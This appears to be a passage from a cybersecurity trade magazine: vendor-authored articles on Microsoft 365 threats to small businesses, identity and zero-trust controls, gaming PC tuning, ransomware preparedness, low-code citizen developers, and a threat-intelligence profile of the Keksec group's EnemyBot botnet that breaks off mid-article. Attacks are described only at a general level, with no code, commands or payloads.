Cyberattacks continue to impact all businesses, but small and medium-sized organizations find themselves targeted more and more. [Accenture's Cost of Cybercrime Study](#) found that 43% of all cyberattacks happen at smaller businesses, but only 14% of these companies have the tools to provide adequate defense.

While large companies can hire strong security teams and implement cutting-edge cyber defense technologies, SMBs cannot simply shrug off an attack as the cost of doing business. As an [Insurance Bee](#) study shows, 83% of these small and mid-sized businesses are not fully prepared to recover from a cyber attack.

Cybercriminals work with this information in hand. While the payday of a hack against an SMB might not hold the financial reward of that against a large firm, defense barriers are significantly lower. SMBs must take an intelligent approach to their security, investing smartly in tools and best practices that protect them from the most common and harmful attacks. Let's look at one of the most commonly used and attacked SMB platforms: Microsoft 365.

Why Microsoft 365?

Most small companies use Microsoft 365. Organizations that have deployed Microsoft 365 often use it as a central part of their business. Users authenticate through it, send and receive emails, and store critical data within it. Businesses must have the tools to protect their Microsoft 365 environment, especially companies with small IT teams or without a dedicated security expert.

Finding breaches and finding them fast offers both security and financial rewards. According to IBM's 2021 Cost of a Data Breach Report, the average breach can take 287 days to detect. Any breach that takes more than 200 days to discover could cost an organization 35% more to mitigate, according to the same study.

Microsoft's cloud-based 365 platform has more than 260 million users, making it one of the most used applications in the world. It is also one of the most exploited as of the third quarter of 2020.

Top Attacks Against Microsoft 365

Some of the most used attacks include:

- **Privilege escalation.** In order to elevate an attack, bad actors gain access to a network and then provide themselves with enhanced privileges. Since users use legitimate privileges it can be difficult to spot them unless they act strangely.
- **Bypass multi-factor authentication.** MFA is available for all Microsoft 365 editions, but threat actors have found ways to bypass the process, such as taking advantage of legacy authentication protocols such as IMAP and POP3 that do not support MFA.
- **Phishing.** Sending unsolicited emails disguised as legitimate information remains the top attack vector of ransomware. While phishing attacks have existed for years, they continue because they work. Hackers create emails that look similar to ones Microsoft sends in order to trick unsuspecting users. Microsoft is one of the most impersonated vendors in phishing campaigns; over 500 business email compromise (BEC) attacks in Q3 2021 impersonated Microsoft Outlook.
- **Malicious macros.** A macro is an automated sequence that imitates keystrokes or other computing actions in Microsoft applications. Bad actors can embed malicious scripts to hijack automatic commands, like opening up a document, and launch viruses.
- **Data exfiltration.** Data exfiltration is when threat actors attempt to steal an organization's data. Researchers found that attackers can exploit Power Automate to automate workflows that can take data from attached applications such as SharePoint and OneDrive.

Supplementing Microsoft's Security

Microsoft 365 comes with several security settings that provide a level of security. These tools include MFA enforcement, the ability to block legacy protocols, and privileged access protection. Additional features such as Microsoft Advanced Threat Protection and Microsoft Defender Antivirus also provide levels of security.

However, many Microsoft 365 attackers use techniques referred to as "[living off the land](#)." With these methods, they use legitimate tools for malicious purposes. Since they use allowed tools, traditional endpoint detection and response tools, and Microsoft's built-in security features often identify these actions as normal behavior.

Small businesses should look for tools specifically created for their unique needs to best protect Microsoft systems, such as cloud-based security information and event management (SIEM) with detection and response. Look for vendors that feature a simple setup and easy maintenance to minimize the impact on security teams while providing immediate value.

SMBs should look for features that are geared toward small teams to save time and maximize effectiveness:

- Playbooks that guide IT admins through response steps to contain threats fast
- Detection rules based on attacker trends and threat intelligence
- Prioritized alerts to help prevent alert fatigue and give context about a finding

The Path Forward

SMBs face a unique challenge: they are unproportionately vulnerable to cyberattacks while lacking the resources to provide proper defense. They typically lack the financial flexibility to invest heavily in cybersecurity measures, but a major breach could force the company out of business.

SMBs should take an active approach to find security tools and solutions to provide additional protection to their most relied-upon tools. Taking proactive measures now may be the difference between whether a business can continue to operate or shutter its doors.

About the Author



Matthew Warner is CTO and Co-Founder of [Blumira](https://www.blumira.com/), a leading cybersecurity provider of automated threat detection and response technology. At Blumira, he leads the security and engineering efforts to provide actionable insights y risks at scale. Matt has over 10 years of experience in IT and development, focusing on business strategy, development, compliance, threat detection and penetration testing. Previously, he was Director of Security Services, Development & Security at NetWorks Group, responsible for defensive information security and services. Matthew can be reached online at <https://www.linkedin.com/in/matthewowenwarner/> and at our company website <https://www.blumira.com/>



How To Protect Your Businesses During the Threat of Cyberattacks

By Richard Bird, Chief Product Officer, SecZetta

Russia's invasion of Ukraine elevated cybersecurity to high priority status for many organizations as warnings of attacks on critical infrastructure spiked. One could say the silver lining of these attacks is that businesses are now taking stock of their cyber defenses; however, many are still operating as if they aren't at risk — as if the next breach or exploit will certainly not impact their business. This rhetoric is not only incorrect, but dangerous, as it promotes a false sense of security.

The truth is, exploits and attacks, especially through third-party risk-related pathways, are happening every single day at a staggering rate, and are expected to grow exponentially. In Q4 of 2021, for example, weekly cyberattacks per organization [reached an all-time high](#), counting over 900 attacks per organization. It's easy to ascribe a kind of mythical status to the digital world simply because it's digital, but that way of thinking leaves room for vulnerabilities. Instead, it's important to take time to understand the technology being used to manipulate, threaten, and potentially cause harm to businesses and individuals, alike — especially on the global stage where everything is connected. The old saying, "prepare for the worst and hope for the best" has never been more true, and it's time for organizations to adopt that mantra, acknowledge their vulnerabilities and minimize their attack surface.

Being vigilant during a time of heightened threats of cyberattacks means being prepared. Companies cannot move fast enough to understand their vulnerabilities and put controls in place before a cyber-attack happens. There's no better time than now to adequately invest in cybersecurity infrastructure.

Transition from a presumption of good intent to that of malice.

Over the last three years we've seen time and time again that companies are being infiltrated by bad actors on both the physical and digital level, and we know that the [lines between cyber breaches, fraud and financial crimes are blurring](#), increasing crime pathways in organizations.

Given the rise in malicious attacks stemming from third parties, companies should be very skeptical of any observed inconsistencies in their security systems, such as a log in from an unknown device or significant profile changes.

Rather than assume these changes were the result of innocent behavior, companies need to remain vigilant and investigate each inconsistency with an assumption of malicious intent. By assuming malintent, companies are being proactive and identifying potential risk areas before potential bad actors can contrive further damages.

Prioritize cyber fundamentals.

There is often a knee jerk reaction among cyber professionals to focus on shiny, new objects like threat detection and response during times of heightened cyberattack risks, but this isn't the most beneficial use of time or budget. Consider this: 44% of businesses suffered a data breach caused by a third party in 2021, according to a Ponemon Institute study – and 74% of these data breaches came from giving third parties unchecked privileged access.

So, rather than continuing to allocate significant resources on things that have consistently shown they work, such as DDoS protection, cyber professionals should shift their focus towards the fundamentals of cybersecurity which are often overlooked, such as identity access and risk management. By prioritizing the fundamentals of cybersecurity and investing in the basics, organizations can prevent bad actors from gaining access to sensitive data and systems.

Advance toward operational agility with identity controls.

The last thing executives want to do is slow employees down or make it difficult for them to do their jobs, so it's understandable that the idea of putting controls on identity might be a cause for apprehension among executives. The problem is, employees and non-employees with persistent and trusted access with no controls represent a huge security risk. Not only can this unmonitored and uncontrolled access

pose a significant risk to an organization, it can also be detrimental to their operational and financial agility.

In the event of business-altering events, organizations must have the right processes in place to continue delivering their products or services with minimal disruption. By proactively putting identity controls in place, organizations can quickly move past any delays and begin to mitigate third-party risks more effectively and efficiently.

Adopt a zero-trust strategy.

Zero trust requires organizations to re-think how they apply security controls in a way that eliminates the pervasive and continuous trust they extend to employees and third parties. Identity exploits happen through identities that are neglected, unreviewed, unobserved, obsolete or disabled but not deleted. Without an authoritative source of human, non-human and third party identities, companies don't know who has access to what, where they are located or how they are interacting with data, creating an exploit opportunity for bad actors. What invalidates an entire security program and its capabilities to achieve zero-trust is the persistence of unregulated access. The longer different identities have access that is not removed at logout, does not have to be requested and is not reevaluated, the more this flaw creates a vulnerability. Organizations must honestly confront the reality that their current security strategies have a massive number of "unknowns" and then work to eliminate these unknowns within their systems and processes.

Find out what you don't know.

For cyber defense strategies like zero trust to be effective, organizations must have a deep understanding of their digital environment and identities with access to their systems. In order to not allow any vulnerabilities into your system, everything has to be known. To start, companies should evaluate where they have the greatest risk of unknowns and where that population of unknowns exists. An authoritative source can help companies manage and monitor entities in their systems and any unknown traffic.

For years, there has been too much reliance on threat detection, vulnerability management, perimeter defenses and multi-layer security frameworks. That's not to say those solutions don't have a role to play in the cybersecurity ecosystem; however, we depersonalize the reality of a threat by over-relying on devices, approaches and processes that attempt to control the environment. The threats in our world are not being carried out by robots; they're carried out by people. If we associate all of our protections to things that aren't identity then we're ascribing threats to that mysticism mentioned earlier. The digital world is simply a means of production, and we've got to get back to humanizing that digital world and recognizing the importance of identity to protect ourselves and our organizations from the threat of cyberattacks.

About the Author



As Chief Product Officer at SecZetta, Richard drives the company's product strategy and execution.

A prominent cybersecurity veteran and an internationally recognized identity-centric security expert, Richard joined SecZetta in 2021 with more than 25 years of executive experience in IT operations, cybersecurity and identity and access management. Prior to joining SecZetta, he served as chief customer information officer at Ping Identity and has held leadership positions at Optiv, J.P. Morgan Chase, and several other multinational enterprises.

Richard holds a B.A. in Political Science and Japanese from The Ohio State University. He is a Senior Fellow with the CyberTheory Zero Trust Institute and has also served on the board of the Identity Defined Security Alliance (IDSA).

Learn more about Richard and SecZetta here: <https://www.seczetta.com/>



How To Raise The Performance Of Your Computer For Gaming

By Andrey Sidenko

A recent [study](#) by DFC Intelligence showed that by mid-2020, the number of people worldwide playing video games had risen to 3.1 billion. The total population of Earth is just over 8 billion so that's nearly 40% of the world population that play games. 1.5 billion of those play on PC, about 48% of all players.

Nowadays games [require](#) higher levels of hardware resources, with performance being the top priority for most gamers. Some choose to assemble their own computers, strictly for their needs, ensuring the games run smoothly, even those that are graphically demanding. However, not all gaming fans have that opportunity. A lot of people will already have a computer or laptop, which in general works for them, except for playing games.

Considering that nearly half of the world's gamers use PCs, adapting these devices to be able to run games smoothly becomes an important issue.

Kaspersky's gaming and security experts have prepared a list of hacks that can help to boost the performance of your computer when playing your favorite games. Generally, these tips are divided into two key categories – hard and soft. Of course, these tips cannot turn an old computer into a new and powerful device, but they can help to make it better.

Hard Tips

There are many options for improving performance in the "hard" sphere. Some of the tips relate directly to the computer's components (for example, a video card, processor, etc.). The other ones will help you figure out some of the additional elements you should pay attention to for better results.

If you decide to build a computer from scratch, the first step is to calculate the budget available for hardware. It's also a good idea to read reviews of products included in the desired price category. But when assembling a computer, it is important to remember the most important rule of all: all the components need to work in harmony.

For example, if you bought a very powerful graphics card, but have an old or middle-of-the-road processor, then high performance still won't be achieved with your games, wasting the money you spent on the card.

The next area to look at is cooling. Unfortunately, even the most powerful cooling system might not work if the room temperature is +30°C, so try to make sure the PC is in a relatively cool room. It's also important to ensure air flow to the system unit. Putting the computer somewhere with no ventilation is not the best option. A computer, like a person, needs to breathe.

One of the most important tips to achieve the best performance from your computer is to choose the right power supply. There are plenty of power calculators allowing you to check which power supply is right for your build (you can find one [here](#)). Ideally, your performance margin should be around 25-30%.

Without a proper power supply, even the best hardware will not be able to enter "boost mode" at maximum power. This mode causes the video card, processor, and other components to increase their level of power consumption, while a weak power supply will not be able to provide all components with a sufficient level of energy. As a result, even the most powerful and expensive computer will only work to half of its capabilities.

Another effective tool for gamers is the Uninterruptible Power Supply (UPS). It is a device which provides battery backup and protects gadgets from power failure or overvolting. A small UPS can provide power for a couple of minutes, while large systems have enough power for several hours.

Besides power loss, there is also a voltage issue that can affect your computer. Voltage fluctuates constantly in sockets and some devices, including computers, can be sensitive to this. Online UPS (superior to offline UPS) can help with this issue and has tools to help equalize the voltage to a stable 220V and reduce the stress on the device.

If you decide to buy a UPS, the key thing to bear in mind is that its output power must correspond to the output power of the power supply. For example, if your power supply provides 900W, the UPS also needs to guarantee a minimum of 900W.

Additional help can be provided by [influencers](#) who test the optimal gaming settings for various computer elements. However, it is also important to remember that even if a blogger shows an "incredible video card" with which all his games run perfectly on the highest settings, you should not necessarily immediately run out and buy the same card, hoping to receive the same result. Remember the rule of harmony. You should first carefully check the other components of the computer.

Soft Tips

'Soft' tips can also help to improve the performance of computer elements and provide them with additional abilities. But gamers should be careful when using these tips to increase performance. Super heavy loads on the system can lead to a variety of adverse effects.

Keep an eye on driver updates. Popular advice on the internet is to always install the latest version of drivers to your PC. But sometimes it can be more effective to turn off the auto-update function and check them manually. Of course, if we are talking about important system or security updates, then you should always install them so the system and device remain protected.

If these are minor updates to the graphics card or other components though, it makes sense to read online reviews or forums from those who have already installed this update and find out what changes the update makes.

If you want to overclock your PC using special programs, pay attention to which manufacturer your processor is from. It is more efficient and reliable to install programs from the same vendor.


Remember that a clean and optimized PC = a happy gamer. After installing programs and drivers, don't forget to check how many apps automatically start when you turn on your computer. Those may include browsers, messengers, torrents and other programs. On their own, applications do not harm performance, but if you have 5-6 "heavy" apps running at the same time, the effects can be noticeable - even on a powerful PC.

In addition to keeping the external surface of your computer clean, you can take care of the cleanliness of its inside space - the hard drive. If your disk is full to its limit, this can affect the performance of games. Ideally, you should regularly monitor your computer's status and clean it of unnecessary or obsolete files and programs. A good option would also be to defragment your hard drives.

It's also good practice to check the status of your security solutions. Update these programs to their latest versions, and scan your PC for malicious objects. Hidden malicious programs can slow down even the most powerful computers.

If you try to use at least a few tips from this list, there is a good chance that your computer will run faster, and you'll find yourself gaming like never before.

About the Author



Andrey Sidenko is lead web content analyst at Kaspersky, a global cybersecurity and digital privacy company. He can be reached online at Andrey.G.Sidenko@kaspersky.com and at his company website is <https://usa.kaspersky.com/>.



It's Halftime: Globally We Are Down 14-10...

By Paul Caron, Head of Cyber, Americas, S-RM

It's halftime. We are bumped and bruised, sweaty and tired. The score is 14-10 and the visitors (The Threat Actors) have been hammering us. Attack by attack the leaked data, negative news and social posts, are all raising costs and damaging reputations.

This is the global state of ransomware attacks we face today. Enterprises are doing their best to secure their systems and supply chains from threat actors but the frequency and 'success' of our adversaries are leading the game.

Recent changes in the cyber threat landscape

The crisis of the Russia-Ukraine war has been a keystone factor in shifting the threat actor landscape for several reasons outside of pure play sanctions pressures.

Potential re-tasking of assets and resources to align with Russian geopolitical objectives has created a lull in attacks. This coupled with mounting pressure on the underground financial infrastructure to obtain the cryptocurrency post-attack via the use of crypto-tumblers and other illicit financing operations which has been under greater scrutiny has created a challenging landscape for the threat actors; each piece adding further complexity.

Despite these complexities, make no mistake: This our halftime, and if we aren't ready to see it as such and rally around the best plan to move forward and enhance our cybersecurity posture, resiliency and talent acquisition, then we should be prepared to lose the game. Period.

Falling behind?

Every day that passes where you aren't enhancing security controls efficacy, performing tabletop exercises across varying levels of your organization, or driving home the need to further invest in cybersecurity to the board of directors, you have fallen yards behind where you need to be.

Your adversaries are building better, stronger, faster tools to defeat you, and when they come back from halftime, with an improved playbook, believe that they will be ready to face you.

Rally for the second half

So while speculation on how the conflict in Ukraine would mean an uptick in Russia-based hacking groups attacking western targets has ebbed, the majority of organized cybercriminal groups appear to be operating as normal, and ransomware groups continue to target western companies indiscriminately.

Here are six tips to help enterprises rally themselves against ransomware attacks:

1. Review your public facing infrastructure for vulnerabilities and ensure that the latest security updates and patches are applied and tested as fast as is feasible.
2. Deploy multi-factor authentication (MFA) to all external services and remote access methods.
3. Deploy and monitor an Endpoint Detection and Response (EDR) solution to increase your capabilities to detect and respond to threats as they occur. Remember that a tool like this is only as good as the time and resource you give to configuring and monitoring it properly.
4. Maintain regularly tested backups of critical systems and data which are off-network or offline to reduce downtime in the event of a cyber-attack. These backups should be stored away from the core infrastructure with a segregated method of access management in place.
5. Enable logging within the environment at the most granular level and with the longest retention feasible, particularly for network logs. This will mean that, in the event of an incident, you can

easily and effectively investigate what vulnerabilities may have been exploited and how a threat actor may have gained access to your environment – in turn, this will mean you can emerge more resilient from an incident and remediate any security failings identified.

6. Review your denial-of-service protections with your ISP and consider using web application firewalls where applicable.

At S-RM we feel the second half is about to start, the threat actors are out of the gates and working hard, and our incident response teams are busy supporting enterprises all over the world. Let's work together to win.

About the Author



Paul is the Head of Cyber Security, Americas of S-RM. Paul has over 20 years of experience spanning both the private and government sectors in roles across leadership, military intelligence and counterterrorism, and cyber security leadership & engagement delivery. Before joining S-RM, he was the Managing Director of Incident Response for a global consulting firm. In this role, he used his experience to help clients who were experiencing complex ransomware attacks.

After a career in the U.S. Army, where he was a subject matter specialist in various facets of the Intelligence and Special Operations fields, Paul joined PwC. At PwC, he was an engagement manager and focused on cyber security strategic transformation projects. He has significant experience advising Fortune 100 clients through proactive security transformation efforts and post-breach remediation activities. He has a strong track record of partnering with senior security leaders to mature their cyber security programs on their strategic journeys.

Paul holds an MBA from Norwich University. He was in the first graduating class of the Norwich University Strategic Studies and Defence Analysis program. He is also the co-author of "Security Supervision and Management: Theory and Practice of Asset Protection."

Paul can be reached online [here](#) and at our company website <https://www.s-rminform.com/>



Keeping Pace with Digital Transformation – How SMBS Can Adapt to A Changing Cybersecurity Landscape

By Rita Gurevich, CEO & Founder, SPHERE

With technological innovation accelerating, so is the sophistication and frequency of cybercriminal tactics, according to the [2021 Microsoft Digital Defense Report](#). Coupled with global cybercrime costs predicted to reach a staggering [\\$10.5 trillion annually by 2025](#), increasing by 15% year over year, the current threat landscape presents unique challenges for small and medium-sized businesses (SMBs). With their resources already stretched thin from running a smaller business, SMBs have less time, money and human capital to combat the rising risk to their operations and data, especially with a massive [talent shortage](#) in the industry as of late. However, by empowering and building up citizen developers, leveraging the IT skills of your current team, accelerating application building and aligning business objectives, SMBs can not only stay afloat in the murky waters of today's landscape, but also stay ahead of technological innovation and pave their way for success.

Leveraging IT skill sets within your team

As of 2021, there were [3.5 million](#) cybersecurity jobs left unfilled. So, it's no wonder that [57% of organizations](#) are being impacted by the global cybersecurity talent shortage. Since security leaders are already [finding it difficult to recruit talent](#) and expand their teams, SMBs need to find ways to leverage what they already have. According to [ISACA's State of Cybersecurity 2022 Report](#), the top two skills needed most in the industry right now are **soft skills**, **cloud computing** and **identity & access management**. Luckily for SMBs, more time at home due to the pandemic allowed millennials to explore new technical skills and triumph as the most [coding-enthused generation](#). More coding experience arms security professionals with the knowledge and tools they need to be able to build, understand and manage cloud applications that are in high-demand amid rapid digital transformation, such as Software-as-a-Service (SaaS), Platform-as-a-Service (PaaS) and Infrastructure-as-a-Service (IaaS). Many security professionals are trying to fix and attend to vulnerabilities within the software development lifecycle without knowledge on how these applications are built. With this in mind, many millennials have some coding experience, whether it derives from schooling or self-education, that can be leveraged internally, rather than struggling to outsource talent amid a significant talent shortage.

Empowering citizen developers

Previously, the long list of educational requirements needed to become a developer prevented many people with innovative ideas from participating in software development. These days, the opportunity to become a "citizen developer" has risen exponentially. One specific way that organizations and SMBs can leverage the assets and human capital they already have is by enabling and investing in them. Citizen developers are "employees who create application capabilities for consumption by themselves or others," according to [Gartner](#). Part of enabling citizen developers to expand upon their coding knowledge is encouraging low-code or no-code practices, which require little to no coding when it comes to building and managing certain applications and processes. Not only does enabling citizen developers and encouraging low-code or no-code processes save on operating costs, efficiency and the need for hiring new talent, but it also seems to be a trend looking forward. In fact, according to [Gartner research](#), by 2025, 70% of new custom applications from enterprises will use low-code or no-code technologies.

Though, the concept of enabling citizen development isn't entirely new. Microsoft discovered the power and potential that encouraging citizen developers holds in back in 2020 when a group of Launch Program Managers at Microsoft [deemed up an idea](#) to get their work done more efficiently through using Microsoft Power Apps to build an intelligent launch assistant. Ever since then, Microsoft has taken its core value of "empowering users to do more" more seriously and enabled citizen developers with the Microsoft Power Platform, a low-code platform that spans Office 365, Azure, Dynamics 365, and standalone applications.

So, what can enabling and integrating citizen developers into your business model look like for SMBs that aren't as big as Microsoft? It starts with establishing a cohesive and positive relationship between citizen developers and designated IT team members. Rather than working separately, citizen developers and IT teams should work as a partnership to maximize productivity. In that same avenue, organizations need to make sure citizen developers feel supported in their efforts. More specifically, organizations should do their best to provide this unique group with the low/no-code education and tools to set them

up for success. Lastly, organizations should celebrate and recognize each victory – a success for one team member will most likely mean success for the entire team.

Given the extra time at home from the pandemic, citizen developers are already among us. [Gartner research](#) predicts that by 2023, the number of active citizen developers at large enterprises will surpass the number of professional developers by four times.

Accelerating application building


Investing in low-code technologies within your business model also accelerates application building and digital transformation, which effectively streamlines software development. Human capital is the most valuable resource in your organization. Utilizing the knowledge and skills that security staff already have on-hand allows virtually anyone to contribute to software development, meaning less turnaround time for onboarding and adopting new processes. Additionally, once these applications are developed and running, citizen developers among IT security staff will already have the knowledge and skills it takes to continuously improve and modify these applications to keep digital transformation moving swiftly in the most forward-thinking direction. This process of using low-code to build new software, analyzing how it's working and adjusting/improving accordingly through citizen developers' capabilities is the key pipeline that will lead to SMBs aligning their business objectives to final application.

Aligning business objectives

Through leveraging the IT skill sets in users and super users and enabling/encouraging citizen developers, SMBs can ease many common pain points in recruiting new, able and qualified talent. Organizations can also cut costs by diminishing the high operational costs and use of time normally required to build, develop and maintain software applications. Lastly, by putting the user closer to the final product, SMBs can focus on the higher value of impact, rather than hand off requirements to engineering and longer waiting times to completion.

Organizations of all sizes are facing a critical turning point in technological advancement and business demand with the need for changes in adoption and application development outpacing the talent available to meet it. SMBs face an even more complex challenge with less funding, human capital and overall capacity to meet this pressing demand. Ultimately, the solution for keeping pace with technology in 2022 and years to come will be turning inward and finding creative ways to utilize the team members and skillsets they already have.

About the Author



Rita Gurevich is the CEO and founder of SPHERE, leading the strategic growth and vision for the organization.

Rita began her career at Lehman Brothers and helped oversee the distribution of technology assets after their bankruptcy in 2008. From this, Rita gained a deep understanding in analyzing identities, data platforms, and overall application and system landscape that had to be distributed across all the buying entities. At the same time, the enhanced regulatory environment focusing on protecting data from misuse, forced large enterprises to manage and control access more proactively across their on-premises and cloud environments.

With this knowledge, Gurevich founded SPHERE, an organization that provides critical governance, security and compliance solutions centered around the age-old access control problem that organizations face. The company has developed a repeatable and effective approach to assessing, remediating, and managing

access controls across any scope. Rita has overseen the growth of SPHERE into a software and services company providing its clients with the only end-to-end access management solution available today.

Gurevich is the recipient of multiple honors and awards including recognition from her entrepreneurial skills from Ernst & Young, and SmartCEO, along with being on the 40 Under 40 list in 2017.



Keksec and EnemyBot

Edgy Teenagers to Serious Cybercriminals

By CYFIRMA Research, CYFIRMA

EnemyBot is a Linux-based botnet attributed to a threat group Keksec which is also known as Kek Security. This group has been active since at least 2014 and continues to evolve its operations by active development of attack tools. The group is known for exploiting vulnerabilities to attack multiple architectures with polymorphic tools that include Linux and Windows payloads as well as custom Python malware to carry out crypto mining and Distributed Denial of Service (DDoS) attacks.

Looking at the digital dust of Keksec, the group was a part of pioneer threat establishments like the Salamander Squad, and PopulusControl, starting from 2014. After several group members exited the initial establishment, an individual who identified himself as 'Freak' continued his operations with other remaining members under the name of 'Keksec' or 'Kek Security' starting in 2016. Keksec conducts botnet operations along with developing and enhancing malware. The group adopted Build, Operate and Distribute model in its operation where the group develops and enhances malware with leaked botnet source codes (Mirai and Gafgyt), establishes a botnet to conduct DDoS attacks, and sells developed malware in underground forums to generate revenue.

The History of Keksec

Even though we can notice some sporadic activity since 2016, group operation wasn't prominent until 2019-2020. Based on heavy use of edgy underground meme humour and nodding with their name "Keksec" to infamous "Lulzsec", we believe that the group was started by teenagers. While they might have started "for the lulz" they seemed to be serious about getting better and establishing themselves as a prominent cybercriminal group. After 2019, we noticed an increased amount of activity from the group in terms of developing and releasing malware frequently. Namely, constructing IRC botnets for DDoS operations and crypto-mining campaigns.

Here is a list of some of the major activities and releases attributed to the group:

- 2019 - Billboards hack.
- 2020 - Selling a crypto mining tool in an underground forum for USD 25. The tool was built on the XMRIG v6.6.2 platform, which offered various types of properties and supported multiple payment terms.
- 2020 - Selling a botnet Trojan named DarkHTTP Loader for USD 50 in an underground forum. The Trojan included a control panel that allowed users to enable functions like intranet spreading, file theft, and USB spreading. It was also capable of performing brute-force attacks on the SMB/MSSQL/MYSQL protocols.
- 2020 - A Windows Trojan called DarkIRC is being sold in an underground forum for USD 75. The Trojan spread by exploiting WebLogic vulnerabilities and could perform malicious activities such as DDoS attacks, keystroke logging, downloading executables, executing shell commands, stealing browser credentials, and hijacking Bitcoin transactions.
- 2021 - Deployed FreakOut Linux botnet malware into the wild, which does port scanning, information gathering, and data packet and network sniffing, along with DDoS and crypto mining.
- 2021 - Introduced Gafgyt_tor that used Tor to hide its command-and-control communications (C2) and encrypt sensitive strings in the samples to avoid detection. The Tor-based C2 communication mechanism had previously been observed in other families, but this was the first time it was observed in the Gafgyt family.
- 2021 - Simps botnet uses internet of things (IoT) nodes to launch DDoS attacks on gaming targets and others.
- 2021 - Spytech Necro is an updated version of Necro python malware with significant updates to the C2 protocol and additional exploits.
- 2022 – EnemyBot.




Figure 1. Kek Security Activity Timeline

Behavioural profile/traits of the group

- 1-day vulnerabilities: The group exploits known security vulnerabilities as soon as they become public knowledge to infect as many systems as possible to expand its botnet network.
- Leaked source codes: Even though the group is capable of building malware samples from scratch, most of the time they used available open-source codes to develop and improve upon the existing malware. This is providing an edge in execution than spending time in development.
- Continuous development: The group appears to be a firm believer in the continuous improvement of its arsenal to cover various technologies, devices, and evade detection.
- Multiple programming languages: The group is using various programming languages like Python, and .NET to develop its toolsets.

Post-2019, the group maintained its presence by releasing new malware variants from its arsenal. The group specialized in constructing an IRC botnet that can later be used for a variety of purposes such as DDoS attacks or crypto mining. Kek Security's main goal is to make money by selling malware and facilitating DDoS-based extortion. The Keksec group's sales initiatives can be observed as part of their underground forum activities. Notably, the latest EnemyBot is a brand-new weapon in its arsenal.

EnemyBot.....

EnemyBot is mainly built on Gafgyt's source code, with several modules from the original Mirai source code, and other botnets. What makes Keksec and EnemyBot noteworthy is their ability to quickly adopt exploits for new known vulnerabilities to compromise devices in order to grow the EnemyBot botnet.

Historically, Keksec has been proudly owning its activity; the initial sample of EnemyBot drop file stored a message in cleartext "ENEMEYBOT V3.1-ALCAPONE hail KEKSEC" and a later release message was encoded with an XOR operation using a multiple-byte key. Apart from attributing the malware to the Keksec group, it also indicated that malware is constantly being developed. Furthermore, it was revealed that multiple developers with varying programming capabilities were involved in the development of this malware.

Keksec tools rely heavily on leaked botnet source codes such as Gafgyt and Mirai to create their toolsets. Keksec frequently used Gafgyt source code, which was leaked in 2015 and had infected approximately one million devices by 2016. The group used Gafgyt's Tor for the C2 communication feature to conceal the true C2 and encrypt sensitive strings in Gafgyt_tor – their own iteration of Gafgyt. The EnemyBot appears to be a follow-up of Gafgyt_tor, retaining the technique of hosting its C2 server in the Tor network, as well as incorporating several modules from Mirai and LoIFMe thereby essentially creating a Frankenstein of botnet malware.

